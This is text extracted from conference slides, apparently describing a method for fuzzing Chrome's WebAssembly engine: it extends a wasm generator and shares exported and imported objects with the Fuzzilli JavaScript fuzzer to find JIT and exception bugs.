Issue 339736513	Chrome	WASM GC	N/A


Bug Hunting Method in WASM

Bug Hunting Method in WASM



Bug Hunting Method in WASM


| Original Wasm Generator



Bug Hunting Method in WASM

| Wasm Generator Optimization


- 1) Enrich the wasm generator



Bug Hunting Method in WASM

| Wasm Generator Optimization

- 1) Enrich the wasm generator
- 2) Save random shared objects list



Export:

- *Functions*
- *Tables*
- *Memories*
- *Globals*


Import:

- *Globals*
- *Tables*
- *Memories*
- *Functions* (*Builtins included*)

Bug Hunting Method in WASM

| JavaScript Generator Optimization


- 1) Transfer shared objects list to Js generator (Fuzzilli)



Bug Hunting Method in WASM

| JavaScript Generator Optimization


- 1) Transfer shared objects list to Js generator (Fuzzilli)
- 2) Increase the shared objects Usage & Mutation



Bug Hunting Method in WASM

| Generator Optimization

- 1) Wasm Template: [JIT.inline/tierup/optimization], Exception]
- 2) Javascript Template: [JIT, Exception]



